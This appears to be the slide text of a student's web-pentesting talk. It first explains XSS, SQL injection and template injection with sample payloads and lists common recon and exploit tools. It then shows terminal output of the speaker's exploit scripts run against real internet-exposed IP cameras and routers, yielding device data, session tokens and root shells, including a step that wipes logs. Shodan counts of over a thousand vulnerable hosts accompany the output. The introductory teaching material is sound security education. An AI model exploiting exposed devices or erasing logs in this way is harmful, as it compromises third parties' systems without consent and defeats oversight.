WEB PENTEST X SECURITY

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#> WHOAMI

- POLITEKNIK BRUNEI, IT NETWORKING
- INTERN AT SWARMENTICS
- INTERESTED IN OFFENSIVE
- LOVE CRAWLING THE INTERNET
- NOT CERTIFIED ETHICAL HACKER YET..
- EXPERIENCE IN CYBERSEC, HUNTING FOR VULNERABILITY
- DID FIRST PUBLIC SPEAKER BEFORE AT GDG WEB DEV EVENT(2021), THIS IS SECOND :)



COMMON_WEB_VULNERABILITY

COMMON_WEB_VULNERABILITY

```
<IMG SRC="#" ONERROR="ALERT(DOCUMENT.DOMAIN)">
```

XSS

[CROSS SITE SCRIPTING]

REFLECTED


XSS

[CROSS SITE SCRIPTING]

STORED

DOM-BASED

REFLECTED



http://secure.xyz/free_robux?pname=

%3Cimg%2Øsrc%3D%22%23%22%2Øonerror%3D%22alert%28%27lo1%2C%2Øget%2Øclowned%27%29%22%3E

STORED

```
POST /profile HTTP/1.1
Host: facebuku.xyz
name=<img src="#" onerror="alert('hello,</pre>
world!')">
```

Random user visit the profile from web browser, profile page together with XSS payload get rendered on the browser

SERVER --stored--> [DATABASE] SUBMIT RESPOND PROFILE PAGE

WITH XSS PAYLOAD

DOM-BASED?

IN BROWSER

VULNERABLE JAVASCRIPT FRONT-END

CLIENT SIDE

COMMON_WEB_VULNERABILITY



SQLI

[SQL INJECTION]

'OR''='

CLASSIC ERROR BASED SQLI

product.php?id=1337

SELECT * FROM products WHERE id = '1337';

product.php?id=1337'

SELECT * FROM products WHERE id = '1337'';

0K

SYNTAX ERROR

BLIND ERROR BASED SQLI

```
product.php?id=1337
                                                        0K
SELECT * FROM products WHERE id = '1337';
product.php?id=1337'
                                                        NO
                                                      ERROR
SELECT * FROM products WHERE id = '1337'';
product.php?id=1337''
                                                        0K
SELECT * FROM products WHERE id = '1337''';
```

AUTH BYPASS USING SQLI

```
paswd=hafiz123&uname=hafiz
SELECT * FROM users WHERE password = 'hafiz123' AND username = 'hafiz';
                      paswd='or''='&uname=hafiz
SELECT * FROM users WHERE password = ''or''='' AND username = 'hafiz';
         if password equal '' or '' equal '' is true
```

COMMON_WEB_VULNERABILITY

{ { 7*7 } }

SSTI

[SERVER SIDE TEMPLATE INJECTION]

{ { 7*7 } }

WEB REQUEST──────SERVER SIDE─────SERVER RESPOND

```
/profile?name=hafiz
</h1>
</h1>
</h1>
</h1>
</h1>
/profile?name={{7*7}}
</h1>
</h1>
</h1>
</h1>
```

TOOLS

TOOLS

RECON

TESTING

EXPLOIT

TOOLS//RECON

Shodan.io

Nmap

Nikto

Gobuster

TOOLS//TESTING



TOOLS//EXPLOIT

Sqlmap

Metasploit


TOOLS//EXTRA











DEVICE TYPE: IP CAM

YEAR DISCOVRED: 2025

REPORTED DATE: 25/Ø3/2Ø25

VULNERABILITY: INSECURE IMPLEMENTATION

```
→ exploits python3 . -- IPC.py -- mode INFO -- host
                                                        143.93
[+] Vulnerable!
   - stok: ________F9tIVcF
[+] Get device info
{'system': {'clock_status': {'seconds_from_1970': 1745157065, 'local_time': '26
', 'zone id': 'Asia: '' '' 'timezone': 'UTC' '' '' ')', 'language': 'Englis
enabled': 'off', 'synced': '1', 'dst_savings': '60', 'dst_offset': 'DST-10%3a0
': '0', 'end_hour': '2', 'dst_ver': '1'}}, 'device_info': {'info': {'device_mon
', 'model description': 'IPC', 'device name': '._____')', 'cover reg
fo': {'device_type': 'SECUR.IPCAM', 'device_info': '
md5'}}, 'network': {'wan status': {'ipaddr': 'marification', 'netmask': '255
cp', 'error_code': 0, 'link_status': 1, 'up_time': 764202, 'up_speed': 0, 'down
 'dhcp', 'wan_rate': 'auto', 'fac_macaddr': 'auto', 'proto': 'dhcp
, 'encode type': 'H264', 'resolution': '2560*1440', 'bitrate type': 'vbr', 'nar
[+] !!OPSEC!! Cleaning the log!
→ exploits
```

TOTAL RESULTS	
1,069	
TOP COUNTRIES	
	•
Korea, Republic of	605
Japan	148
Taiwan	49
Spain	23
Hungary	23
More	

DEVICE TYPE: ROUTER

YEAR DISCOVRED: 2021

REPORTED DATE: N/A

VULNERABILITY: MISCONFIGURED SERVER, RCE

```
→ exploits-collections python3 . ______
                                                                 ... http://
[+] script uploaded!
command[http://www.33.213/]> id && whoami
uid=0(admin) gid=0(admin)
command[http:// .33.213/]> uname -a
              2.6.36+ #199 Mon Sep 9 14:15:42 2019 mips unknown
command[http:// .33.213/]> ls
networkoption.cgi
update.cgi
lte.cgi
ExportTrafficLog.sh
nms.cgi
admin.cgi
bip.cgi
systemutil.cgi
wireless.cgi
ExportvpnLog.sh
serialmodem.cgi
modem.cgi
traffic.cgi
firewall.cgi
serial.cgi
gmmp.cgi
internet.cgi
x.php
command[http://iiiiii.33.213/]>
```

TOTAL RESULTS	
1,317	
TOP PORTS	
80	1,312
8080	3
8084	1

DEVICE TYPE: ROUTER

YEAR DISCOVRED: 2Ø21

REPORTED DATE: N/A

VULNERABILITY: RCE, HARDCODED CRED[FTP CRED]

```
Linux 3.18.20 #1 PREEMPT Fri Jul 16 13:44:52 2021 armv7l GNU/Linux
> id && whoami
uid=0(root) gid=0(root)
> 1s
   download
   backup_cgi
   cache clean cgi
   lan_status_check
  reboot cgi
   _spn_cgi
   timeset_cgi
   update_cgi
   upload_cgi
  vpn_check
   auth
   _web_cgi
   _progress_cgi
```

TOTAL RESULTS	
352	
TOP PORTS	
80	293
81	50
5119	8
3000	1
81 5119	50 8